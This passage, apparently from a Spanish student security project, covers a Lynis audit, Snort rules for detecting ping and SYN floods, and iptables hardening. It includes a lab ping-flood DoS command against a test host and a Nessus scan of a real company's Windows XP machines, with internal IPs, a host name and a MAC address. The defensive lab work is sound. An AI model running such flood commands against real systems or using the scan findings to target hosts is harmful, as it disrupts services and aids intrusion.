- Checking PAM password strength tools [ OK ] [ SUGGESTION ]
```

Figura 46 Sugerencia para password más segura

Este sistema de auditoria es muy útil para chequear servidores Linux y poder comprobar fallos y con eso poder mitigarlos.

```
[+] Hardening
-----
- Installed compiler(s)... [ FOUND ]
- Installed malware scanner... [ NOT FOUND ]
```

Figura 47 Lynis Detectar malware*

Después de realizar la auditoria se genera un informe con las sugerencias que se deben tomar para mejorar el sistema de seguridad del servidor. Ese informe se puede ver en el directorio `/var/log/lynis.log`

Analizando los resultados del fichero log* podemos ver algunas alertas como por ejemplo la sugerencia de cambio en algún fichero de configuración.

```
nameserver[] = 192.168.1.1
warning[] = NETW-2705 | L| Couldn't find 2 responsive nameservers |
suggestion[] = NETW-2705 | Check your resolv.conf file and fill in a backup nameserv
er if possible |
default_gateway[] = 192.168.1.1
```

```
root@Servidor_Principal:/var/log# cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.1.1
search hitronhub.home
root@Servidor_Principal:/var/log#
```



Figura 48 Configuración del DNS* del Servidor-Principal

11 - MECANISMO PARA DETENCIÓN DoS

Uno de los ataques frecuentes en la red son los llamados **DoS** (Denial of Service), denegación de servicio. Como el propio nombre indica se trata de bloquear un determinado servicio de la red o computador, ese bloqueo se puede realizar de muchas maneras pero todos los ataques hacen uso del protocolo de red tcp* para realizarlo.

Realizaremos un ataque de Inundación SYN (SYN Flood), este tipo de ataque consiste en enviar una cantidad de paquetes **TCP/SYN** (que corresponde a varias peticiones con el Flag SYN en la cabecera del protocolo TCP). Una alternativa para detectar ese tipo de problemas sería instalar un servidor IDS* trabajando en conjunto con un servidor Firewall, por un lado el servidor IDS filtrará todos los posibles ataques y después el firewall procederá a bloquearlos. La figura 34 muestra un escenario que hemos definido para esta prueba.




Figura 49 Escenario para prueba IDS

Para este escenario si instala una DMZ* (Zona Desmilitarizada, redes creadas que están entre una red interna y una externa), donde se dejará el servidor IDS en esta zona, se instalará entre el ISP* (Internet Service Provider) y el firewall. Lo que queremos obtener con esta nueva configuración es que la herramienta SNORT (**IDS**) filtre todo el tráfico que entre y salga, sea entre la LAN o bien la DMZ.

La principal ventaja es que estaríamos capturando todos los ataques que van a los servidores públicos o bien también de la LAN.

La principal desventaja es que de esta manera no podríamos controlar todo el tráfico de la LAN. Otro problema que tenemos ahora es que como el IDS está en un ámbito más amplio, tendrá un volumen muy alto de alarmas con lo cual requiere una política de seguridad (policy) muy clara y precisa a nivel de las

prioridades y niveles de alarma. Hay que tener cuidado porque podríamos estar hablando de generar un tráfico muy alto y con eso un cuello de botella.

Aún con estas desventajas lo más aconsejable es utilizar una **DMZ** cuando se habla de seguridad en entre una red interna y externa.

Prueba 1. Desde un equipo externo hacemos un ping al **ServidorPrincipal**.

Servidor IDS (Snort)

Se configura una regla básica para detectar intentos de ping.

Ruta de instalación de la herramienta **Snort** y repositorio con las reglas: </etc/snort/rules>

Creamos un fichero con la regla con el nombre de **reglas_practica1.rules**

```
root@bt:/etc/snort/rules# cat regla_practical.rules
alert icmp any any -> any any (itype:8;msg:"PC externo hace ping";sid:1000;)
```

Información sobre los parámetros que hemos utilizado en la regla en el servidor IDS:

```
# alert -- Activar mensaje de alarma. Indica que saldrá un mensaje de alarma, Snort se puede trabajar con varios tipos de mensajes como alarm también.

# icmp* -- estamos indicando el tipo de protocolo que irá filtrar, en este caso se trata del protocolo para intentos de envíos de mensaje echo request (ping)

# any any -> any any -- Del lado izquierdo indica el origen y el lado derecho el destino , es decir el primer any sería la dirección ip y el segundo any el puerto , como esta puesto con la palabra "any" indica que puede ser cualquier dirección de origen y cualquier puerto y el destino igual. Es importante indicar any en ese caso porque no sabemos la dirección por la que puede venir y por el puerto de entrada y salida. El "->" indica el direccionamiento, puede ser unidireccional o bien bidireccional "<->".

# itype: 8 -- El tipo de mensaje del protocolo, el 8 indica que es un echo request.

# msg -- El mensaje que aparecerá en el log

# sid -- Número interno de identificación para la regla.
```

Ponemos en marcha el servidor IDS con la regla:

```
root@bt:/etc/snort/rules# snort -A console -c regla_practical.rules -i eth0
Running in IDS mode
      === Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "regla_practical.rules"
Tagged Packet Limit: 256
Log directory = /var/log/snort
```

Figura 50 Ejecutando Snort con una regla "Regla_Practica1.rules"

Desde un equipo externo con **Windows 7** realizamos un ping hacia el **Servidor_Principal**, se puede observar en la figura52 que aparece el mensaje de alarma en el servidor IDS.

```
Not Using PCAP FRAMES
05/16-10:50:00.622543 [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {ICMP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:05.456370 [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {ICMP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:10.457772 [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {ICMP} 192.168.1.17 -> 10.40.1.3
05/16-10:50:15.458165 [**] [1:1000:0] PC externo hace ping [**] [Priority: 0] {ICMP} 192.168.1.17 -> 10.40.1.3
```

Figura 51 Ping realizado desde un equipo externo

A parte del mensaje que se puede observar en consola, también creará log's en el directorio **/var/log/snort** donde quedaran almacenados los paquetes enviados, estos paquetes se puede analizar después con alguna herramienta del tipo sniffer.

```
root@bt:/var/log/snort# ls -la
total 64
drwxr-s--- 2 snort adm 4096 2014-05-16 12:09 .
drwxr-xr-x 16 root root 4096 2014-05-15 12:16 ..
-rw-r--r-- 1 root adm 0 2011-05-07 03:03 alert
-rw----- 1 root adm 384 2014-05-16 10:16 snort.log.1400228185
-rw----- 1 root adm 384 2014-05-16 10:46 snort.log.1400229860
-rw----- 1 root adm 3714 2014-05-16 11:37 snort.log.1400230195
```

Figura 52 Log de snort

A continuación se realiza un ataque del tipo “**IP Flooding**”, este tipo de ataque consiste en realizar un envío masivo de mensajes en la red, logrando de esta manera saturarla y dejar algún servicio indisponible. En este caso quedará indisponible el servidor Web.

ping la ip de la víctima –t –n 9999

```
uocseg@equipo1:~$ ping 192.168.1.21 -t -n 99999
PING 99999 (0.1.134.159) 56(124) bytes of data.
^C
... 99999 ping statistics ...
10 packets transmitted, 0 received, 100% packet loss, time 9647ms
uocseg@equipo1:~$ ping 192.168.1.21 -t -n 99999
PING 99999 (0.1.134.159) 56(124) bytes of data.
^C
... 99999 ping statistics ...
19 packets transmitted, 0 received, 100% packet loss, time 18062ms
```

Figura 53 Ping con IP Flooding

Utilizamos la herramienta **wireshark** para analizar el tráfico que se envía por la red y comprobamos que se envía una cantidad muy elevada de paquetes del tipo ICMP.

En el servidor backtrack iremos al menú **Backtrack/Information Gathering/Network Analysis/Network Traffic Analysis/Wireshark**

Definimos la interface de capture: **eth0** (Corresponde al interface donde está conectado el router).




Figura 54 Wireshark captura tramas ICMP

Como resultado probamos entrar en una página Web y vemos que no es posible.




Figura 55 Navegador Internet recurso de Internet indisponible por un ataque de DoS

El log del IDS snort viene indicando información del equipo que está realizando el ataque **10.40.1.5** y la ip de la víctima **192.168.1.21**, en este caso estaba realizando un ataque directo al servidor ISP que hacía de router.

```
MP} 10.40.1.5 -> 192.168.1.21
05/16-13:36:46.172415  [**] [1:11:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 10.40.1.5 -> 192.168.1.21
05/16-13:36:47.209626  [**] [1:11:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 10.40.1.5 -> 192.168.1.21
05/16-13:36:48.221729  [**] [1:11:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 10.40.1.5 -> 192.168.1.21
05/16-13:36:49.224377  [**] [1:11:0] PC externo hace ping [**] [Priority: 0] {IC
MP} 10.40.1.5 -> 192.168.1.21
```

Figura 56 Log del Snort ataque externo.

Otra regla importante para evitar el ataque syn flood seria:

```
alert tcp any any -> any any (flags: S; threshold: type threshold, track by_dst, count 2, seconds 1; msg: ">2
conexiones");
```

En este caso si queremos aumentar el ratio de peticiones por segundo tenemos que cambiar el valor de **count**.

Snort es un IDS muy potente con lo cual podemos utilizarlo para realizar un trabajo muy completo de cara en la detección de ataques. Esta herramienta viene con un conjunto de reglas ya creadas donde podemos aprovecharlas para cada situación. Estas reglas están en el directorio **/etc/snort/rules**. Para activarlas debemos también configurar en el fichero **snort.conf**

Se creamos una regla nueva podemos añadirlas en el fichero en la sesión rules set

```
=====
# Include all relevant rulesets here
#
# The following rulesets are disabled by default:
#
# Include $RULE_PATH/practica1_rules
```

Una manera de mejorar la seguridad sería en la configuración del servidor **firewall IPTABLES** definir una configuración para bloquear ese tipo de ataque. En el servidor que habíamos instalado previamente en laboratorio, añadimos estas nuevas reglas para probar. Ver figura 59.

```
root@bt:/etc/firewall#
File Edit View Terminal Help

root@bt:/etc/firewall#
root@bt:/etc/firewall# cat firewall.sh
#!/bin/sh
IPT=/sbin/iptables
# Script IPTABLES para firewall del Trabajo
#
# 1 Establecer la politica por defecto
$IPT -t filter -F
$IPT -t filter -X
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
```

Figura 57 Configuración Firewall IPTABLES 1

```
$IPT -N syn_flood
$IPT -A INPUT -p tcp --syn -j syn_flood
$IPT -A syn_flood -m limit --limit 1/s --limit-burst 3 -j RETURN
$IPT -A INPUT -p icmp -m state --state NEW --icmp-type echo-request -m limit --limit 1/s --limit-burst 1 -j LOG --log-level info --log-prefix "PING OF DEAd"
```

Figura 58 Configuración Firewall IPTABLES 2

Lo que hace esta regla es bloquear los tipos de envíos masivos de paquetes **icmp**, provocados por la utilización maliciosa del comando ping. Hemos establecido una regla por defecto (**sesión 1** del script) en el firewall bloqueando todo y solamente dejaremos pasar lo que sea conveniente.

12 - ANÁLISIS DEL PROTOCOLO SSH1* y SSH2*

La principal diferencia está en el algoritmo de encriptación que trabaja en cada versión.

- La cantidad de Bits de relleno (Padding)*.
- Código de autenticación MAC*.
- El cifrado*.

Utilizaremos la herramienta **Wireshark** para comprobar la diferencia entre la conexión con el protocolo SSH1 y SSH2.

En la figura 60 **Línea 14** vemos una autenticación con una conexión ssh1. Se puede observar el valor de la payload, información que no se tiene disponible en la versión 2.

Con la conexión ssh1 vemos que al conectar podemos ver que establece la conexión sin embargo en ese modo de conexión no implementa el algoritmo de “diffie*” y siempre nos muestra el payload.

No.	Time	Source	Destination	Protocol	Info
13	0.111490	10.40.1.5	10.40.1.10	TCP	48481 > ssh [ACK] Seq=351 Ack=468 Win=6912
14	0.076844	10.40.1.5	10.40.1.10	SSHv1	Client: Encrypted packet len=41
15	0.116718	10.40.1.10	10.40.1.5	TCP	ssh > 48481 [ACK] Seq=468 Ack=403 Win=1555
16	0.180078	10.40.1.10	10.40.1.5	SSHv1	Server: Encrypted packet len=5
17	0.180720	10.40.1.5	10.40.1.10	TCP	48481 > ssh [ACK] Seq=403 Ack=480 Win=6912
18	0.181228	10.40.1.5	10.40.1.10	SSHv1	Client: Encrypted packet len=139
19	0.181249	10.40.1.10	10.40.1.5	TCP	ssh > 48481 [ACK] Seq=480 Ack=551 Win=1664
20	0.515272	10.40.1.10	10.40.1.5	SSHv1	Server: Encrypted packet len=5

SSH Protocol

- SSH Version 1
 - Packet Length: 41
 - Padding Length: 7
 - Payload: 4455aa2886d59ea2dd9f61f0165621b5bd1421b35155c38a...

```

0000 08 00 27 ff f7 c7 08 00 27 ba 79 9d 08 00 45 00 ...'..... '.y...E.
0010 00 68 fd 14 40 00 40 06 27 1d 0a 28 01 05 0a 28 .h..@. '...(...
0020 01 0a bd 61 00 16 06 77 fb f9 69 d9 70 b5 80 18 ...a...w ..i.p...
0030 00 d8 8b b5 00 00 01 01 08 0a 00 15 11 6f 00 68 ..... ....o.h.
0040 17 6e 00 00 00 29 22 5d 98 94 29 c4 45 44 55 aa .n...)"1 ...).EDU.

```

Figura 59 Conexión SSH1

Comprobamos que con la conexión SSH2 (Figura 61) tenemos los datos de la clave del cliente encriptada y no podemos leer la payload. También vemos que hay una diferencia en el tamaño del padding respecto con la versión anterior del protocolo.

No.	Time	Source	Destination	Protocol	Info
11	0.030822	10.40.1.10	10.40.1.10	SSHv2	Client: Diffie-Hellman GEX Request
12	0.041955	10.40.1.10	10.40.1.5	SSHv2	Server: Diffie-Hellman GEX Reply
13	0.045509	10.40.1.5	10.40.1.10	SSHv2	Client: Diffie-Hellman GEX Init
14	0.063984	10.40.1.10	10.40.1.5	SSHv2	Server: Diffie-Hellman GEX Reply
15	0.067988	10.40.1.5	10.40.1.10	SSHv2	Client: New Keys
16	0.105529	10.40.1.10	10.40.1.5	TCP	ssh > 48483 [ACK] Seq=1696 Ack=1016 Win=17
17	0.106617	10.40.1.5	10.40.1.10	SSHv2	Encrypted request packet len=48

Internet Protocol, Src: 10.40.1.5 (10.40.1.5), Dst: 10.40.1.10 (10.40.1.10)

Transmission Control Protocol, Src Port: 48483 (48483), Dst Port: ssh (22), Seq: 1000, Ack: 1

SSH Protocol

- SSH Version 2 (encryption:aes128-ctr mac:hmac-md5 compression:none)
 - Packet Length: 12
 - Padding Length: 10
 - Key Exchange
 - Msg code: New Keys (21)
 - Padding String: 00000000000000000000

Figura 60 Conexión SSH2

13 - AUDITORIA REAL EN UNA EMPRESA CON NESSUS

Vamos a presentar un análisis de vulnerabilidades realizada en una empresa real. Por motivos de seguridad no podemos informar del nombre de la empresa ni de todos los datos considerados como privados.

El objetivo de este apartado es mostrar el uso en la práctica de una de las principales herramientas para auditoria de seguridad en redes.

Para realizar la prueba nos hemos registrado en la página oficial de Nessus <http://www.tenable.com/> y nos hemos adquirido una licencia de prueba HOME de 7 días.

Después de registrar y descargar la versión de la aplicación, la hemos instalado y validado con la licencia.

Para realizar la instalación nos hemos guiado por la información disponible en la propia página Web http://static.tenable.com/documentation/nessus_5.2_installation_guide_ES.pdf.

Iniciada la aplicación, según la versión del navegador Web que utilicemos deberá aparecer una caja de diálogo donde tenemos que aceptar el certificado de seguridad.




Figura 61 Mensaje del navegador para confirmar el certificado SSL de Nessus

Nessus trabaja con el puerto **8834**. Tenemos que comprobar que en el navegador no haya configurado ningún servidor proxy, en caso contrario la aplicación no arrancaría.

Nos aparece una ventana donde debemos introducir el usuario y password creados durante el registro en la página.




Figura 62 Ventana inicial de Nessus

En la figura 64 podemos comprobar las opciones más importantes de Nessus.

1 - Scans - Muestra el resultado de todos los scans que realizamos. Podemos ver en los indicadores 4 y 5 marcados en rojo dos ejemplos de los scan.

2 – Polices* – Antes de empezar a realizar un scan es importante definir con que política de escaneo queremos trabajar, para accedemos a la opción **Polices**. Nessus dispone de un asistente para crear las pólizas, **wizard police**. Podemos aprovecharlo para crear una política de escaneo personalizada o bien una política ya existente.

Figura 63 Nessus resultado de los scans realizados

Figura 64 Nessus Policies

3 - Users – Este menú se definen los perfiles de los usuarios que podrán trabajar con Nessus.

6 - Cristiano – Indica el usuario logado, también podemos modificar su perfil y realizar configuraciones en la aplicación a través del menú **Settings**. Algunas de las opciones que encontramos en este menú son: la parte de registro de la aplicación, upload de plugins*, definición de las reglas.

Análisis del scan 5 de la figura 64

Cristiano
↓




Figura 65- Resultado escaneo de Puertos

Como resultado de este escaneo hemos encontrado vulnerabilidades en 5 hosts y el total de vulnerabilidades son 32.

En el apartado **Remediations Nessus** nos dice que tomando las medidas indicadas se podría solucionar un 38% de los problemas de red que existe en la empresa. Ver figura 67

The screenshot shows the Nessus interface with the 'Remediations' tab selected. It displays a summary message: "Taking the following actions across 4 hosts would resolve 38% of the vulnerabilities on the network:". Below this, two remediation items are listed:

- MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)**: An unprivileged check. Microsoft has released patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2. Note that an extended support contract with Microsoft is required to obtain the patch for Windows 2000. This item affects 8 hosts.
- Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness**: Force the use of SSL as a transport layer for this service if supported, or/and Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available. This item affects 4 hosts.

On the right side, there is a 'Scan Details' panel with the following information:

- Name: Escaneo de Puertos Rede 172.25.5.0/24
- Folder: My Scans
- Status: Aborted
- Policy: Escanear Puertos
- Targets: 172.25.5.0/24
- Start time: Thu May 15 05:44:58 2014

Figura 66 Nessus Remediations

Listado de vulnerabilidades encontradas:

En la figura 68 tenemos el listado de vulnerabilidades, su grado de importancia, el tipo de plugin que se utiliza y la cantidad de hosts que se ven afectados con ese tipo de plugin.

The screenshot shows the Nessus interface with the 'Vulnerabilities' tab selected. A red box highlights the 'Vulnerabilities' tab. The main table lists vulnerabilities with columns: Severity, Plugin Name, Plugin Family, and Count. One row is highlighted with a red box:

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows	5
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code ...	Windows	4
MEDIUM	Microsoft Windows SMB NULL Session Authentication	Windows	5
MEDIUM	SMB Signing Required	Misc.	5
MEDIUM	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle ...	Windows	4
MEDIUM	Terminal Services Encryption Level is Medium or Low	Misc.	4
LOW	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.	4
INFO	Nessus TCP scanner	Port scanners	20
INFO	Microsoft Windows SMB Service Detection	Windows	10

On the right side, there is a 'Scan Details' panel with the following information:

- Name: Escaneo de Puertos Rede 172.25.5.0/24
- Folder: My Scans
- Status: Aborted
- Policy: Escanear Puertos
- Targets: 172.25.5.0/24
- Start time: Thu May 15 05:44:58 2014

Below the scan details is a 'Vulnerabilities' section containing a pie chart showing the distribution of vulnerabilities by severity:

- Info (Blue)
- Low (Green)
- Medium (Yellow)
- High (Orange)
- Critical (Red)

Figura 67 Listado de vulnerabilidades

CRITICAL Microsoft Windows XP Unsupported Installation Detection

Description
The remote host is running Microsoft Windows XP.

Support for this operating system by Microsoft ended April 8th, 2014. This means that there will be no new security patches, and Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

Solution
Upgrade to a version of Windows that is currently supported.

See Also
<http://www.nessus.org/u733ca6af0>

Output
No output recorded.

Port	Hosts
N/A	172.25.5.11, 172.25.5.13, 172.25.5.14, 172.25.5.20, 172.25.5.23

Plugin Details

- Severity: Critical
- ID: 73182
- Version: \$Revision: 1.3 \$
- Type: combined
- Family: Windows
- Published: 2014/03/25
- Modified: 2014/05/06

Risk Information

- Risk Factor: Critical
- CVSS Base Score: 10.0
- CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

- CPE: cpe:/o:microsoft:windows_xp

Figura 68 Vulnerabilidad crítica

13.1 INFORME DE NESSUS

Para finalizar podemos sacar un informe de los resultados obtenidos en la auditoría realizada. Nessus nos genera automáticamente un report. Para crearlo debemos ir a la opción **EXPORT** (figura 68) y seleccionar el tipo de informe que queremos.

El report de Nessus viene separado por sesiones. La primera (figura 70) es un sumario de los hosts afectados, la siguiente presenta los tipos de vulnerabilidades por cada host (figura 71).

Nessus vulnerability scanner

Nessus Scan Report
15/May/2014:05:44:58

Nessus Home: Commercial use of the report is prohibited
Any time Nessus is used in a commercial environment you MUST maintain an active subscription to the Nessus Feed in order to be compliant with our license agreement <http://www.tenable.com/products/nessus>

Table Of Contents

[Hosts Summary \(Executive\)](#)

- [172.25.5.11](#)
- [172.25.5.13](#)
- [172.25.5.14](#)
- [172.25.5.20](#)
- [172.25.5.23](#)

[Vulnerabilities By Host](#)

- [172.25.5.11](#)
- [172.25.5.13](#)
- [172.25.5.14](#)
- [172.25.5.20](#)
- [172.25.5.23](#)

Figura 69 Informe de Nessus

Hosts Summary (Executive)						
[-] Collapse All [+] Expand All						
172.25.5.11						
Summary						
Critical	High	Medium	Low	Info	Total	
1	1	4	1	22	29	
Details						
Severity	Plugin Id	Name				
Critical (10.0)	73182	Microsoft Windows XP Unsupported Installation Detection				
High (9.3)	58435	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2071387) (unauthenticated check)				
Medium (5.1)	18405	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness				
Medium (5.0)	26920	Microsoft Windows SMB NULL Session Authentication				
Medium (5.0)	57608	SMB Signing Required				
Medium (4.3)	57890	Terminal Services Encryption Level is Medium or Low				
Low (2.6)	30218	Terminal Services Encryption Level is not FIPS-140 Compliant				
Info	10114	ICMP Timestamp Request Remote Date Disclosure				
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure				
Info	10287	Traceroute Information				
Info	10335	Nessus TCP scanner				
Info	10394	Microsoft Windows SMB Log In Possible				
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure				

Figura 70 Sumario de Hosts Afectados

172.25.5.11						
Scan Information						
Start time:						
Thu May 15 05:45:12 2014						
End time:						
Thu May 15 05:54:52 2014						
Host Information						
DNS Name:	dmurgn2.empresa-audita.com		Por Seguridad hemos borrado el DNS de la empresa auditada.			
Netbios Name:	DMURGN2					
IP:	172.25.5.11					
MAC Address:	00:26:b3:18:5d:cf					
OS:	Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3					
Results Summary						
Critical	High	Medium	Low	Info	Total	
1	1	4	1	26	33	
Results Details						
0/icmp						
10114 - ICMP Timestamp Request Remote Date Disclosure					[/-]	
0/tcp						
73182 - Microsoft Windows XP Unsupported Installation Detection					[/-]	
24786 - Nessus Windows Scan Not Performed with Admin Privileges					[/-]	
12053 - Host Fully Qualified Domain Name (FQDN) Resolution					[/-]	
25220 - TCP/IP Timestamps Supported					[/-]	
35716 - Ethernet Card Manufacturer Detection					[/-]	

Figura. 71 Vulnerabilidades por host

La última sesión de Nessus contiene todas las vulnerabilidades y la relación que existe con los plugins. Se puede ver en la **figura 73**.

Vulnerabilities By Plugin

- [73182 \(5\) - Microsoft Windows XP Unsupported Installation Detection](#) Gravedad Muy Alta
- [58435 \(4\) - MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution \(2671387\) \(unauthenticated check\)](#) Gravedad Alta
- [26920 \(5\) - Microsoft Windows SMB NULL Session Authentication](#) Gravedad Mediana
- [57608 \(5\) - SMB Signing Required](#)
- [18405 \(4\) - Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness](#)
- [57690 \(4\) - Terminal Services Encryption Level is Medium or Low](#)
- [30218 \(4\) - Terminal Services Encryption Level is not FIPS-140 Compliant](#) Gravedad Baja
- [10335 \(20\) - Nessus TCP scanner](#)
- [11011 \(10\) - Microsoft Windows SMB Service Detection](#) Gradedad orientativa
- [22964 \(6\) - Service Detection](#)
- [10114 \(5\) - ICMP Timestamp Request Remote Date Disclosure](#)
- [10150 \(5\) - Windows NetBIOS / SMB Remote Host Information Disclosure](#)
- [10287 \(5\) - Traceroute Information](#)
- [10394 \(5\) - Microsoft Windows SMB Log In Possible](#)
- [10785 \(5\) - Microsoft Windows SMB NativeLanManager Remote System Information Disclosure](#)
- [10884 \(5\) - Network Time Protocol \(NTP\) Server Detection](#)
- [11936 \(5\) - OS Identification](#)
- [12053 \(5\) - Host Fully Qualified Domain Name \(FQDN\) Resolution](#)

Figura. 72 Vulnerabilidades por plugins

